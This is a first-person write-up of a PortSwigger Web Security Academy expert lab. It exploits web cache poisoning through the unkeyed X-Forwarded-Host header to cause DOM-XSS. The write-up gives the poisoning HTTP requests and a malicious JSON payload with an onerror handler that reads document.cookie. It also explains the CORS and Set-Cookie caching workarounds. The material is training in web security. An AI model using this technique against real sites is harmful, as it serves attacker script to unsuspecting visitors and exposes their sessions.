| Field | Detail |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | Web Cache Poisoning — DOM-XSS via Unkeyed Header, Strict Cache Criteria |
| Difficulty | Expert |
| Objective | Poison the cache with a response that executes alert(document.cookie) in the visitor's browser |
| Note | A user visits the home page roughly once a minute. The cache has stricter cacheability criteria than previous labs, requiring closer study of cache behavior. |
Web Cache Poisoning to Exploit a DOM Vulnerability via a Cache with Strict Cacheability Criteria

Opening the lab, the home page displays an SVG reading "Free shipping to United Kingdom."
Intercepting a request to / revealed a script block in the response:
<script>
    data = {"host":"0a4900530416406b80bfcb82000c00a4.web-security-academy.net","path":"/"}
</script>

<script>
    initGeoLocate('//' + data.host + '/resources/json/geolocate.json');
</script>

data.host controls where initGeoLocate fetches its JSON from. Checking that resource directly:

{
    "country": "United Kingdom"
}
That country field is what gets rendered into the page as the shipping destination text. If initGeoLocate writes the country value into the DOM without sanitization, and data.host can be redirected to an attacker-controlled server, then controlling the JSON source means controlling what gets written into the page.
Running Param Miner confirmed X-Forwarded-Host as an unkeyed candidate:

Testing it:
GET / HTTP/2
Host: 0a4900530416406b80bfcb82000c00a4.web-security-academy.net
X-Forwarded-Host: teto.com

<script>
data = {"host":"teto.com","path":"/"}
</script>

data.host now reflects our value — initGeoLocate will fetch from teto.com/resources/json/geolocate.json instead of the lab's own domain. Checking /resources/js/geolocate.js confirmed the function writes the country field directly into the DOM without sanitization, which is the DOM-XSS sink. This combines two separate vulnerability classes: the unkeyed header gives us a cache-poisoning entry point, and the unsafe DOM write in initGeoLocate is the actual XSS. The payload doesn't live in the poisoned page's HTML — it lives in the JSON the page fetches from wherever data.host points.

I set up the exploit server to serve a malicious geolocate.json at the expected path:
file: /resources/json/geolocate.json

Body:
{
    "country": "<img src=teto onerror=alert(document.cookie)/>"
}
Sending the poisoning request with X-Forwarded-Host pointing at the exploit server:
GET / HTTP/2
Host: 0a4900530416406b80bfcb82000c00a4.web-security-academy.net
X-Forwarded-Host: exploit-0ad900ce043540c08005ca99018a0089.exploit-server.net
The SVG disappeared and the browser console showed a CORS error:
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at
https://exploit-...exploit-server.net/resources/json/geolocate.json.
(Reason: CORS header 'Access-Control-Allow-Origin' missing). Status code: 200.

initGeoLocate was fetching the JSON cross-origin, and the browser's CORS policy blocked reading the response without the right header. Cross-origin fetches inside the target page are still subject to CORS regardless of the cache poisoning Access-Control-Allow-Origin needs to be set on the exploit server response, or the browser blocks the page from reading the malicious JSON even though it was delivered successfully.
Adding Access-Control-Allow-Origin: * to the exploit server's response headers fixed this.
There was also an extra wrinkle with this lab's stricter cacheability criteria.
The home page response includes a Set-Cookie header for session management, and responses carrying Set-Cookie are not cached here.
The fix is to load the home page first so the session cookie is already set — meaning the subsequent poisoning request no longer needs to issue a fresh cookie and qualifies as cacheable. After sending the poisoning request, checking for X-Cache: hit in the response headers confirmed the cache actually stored it rather than just forwarding to the backend.
That ordering — establish session first, poison second — is a prerequisite the previous labs didn't require.
With CORS resolved and the cache storing the poisoned response, I waited for the victim's next visit:

Lab solved o.o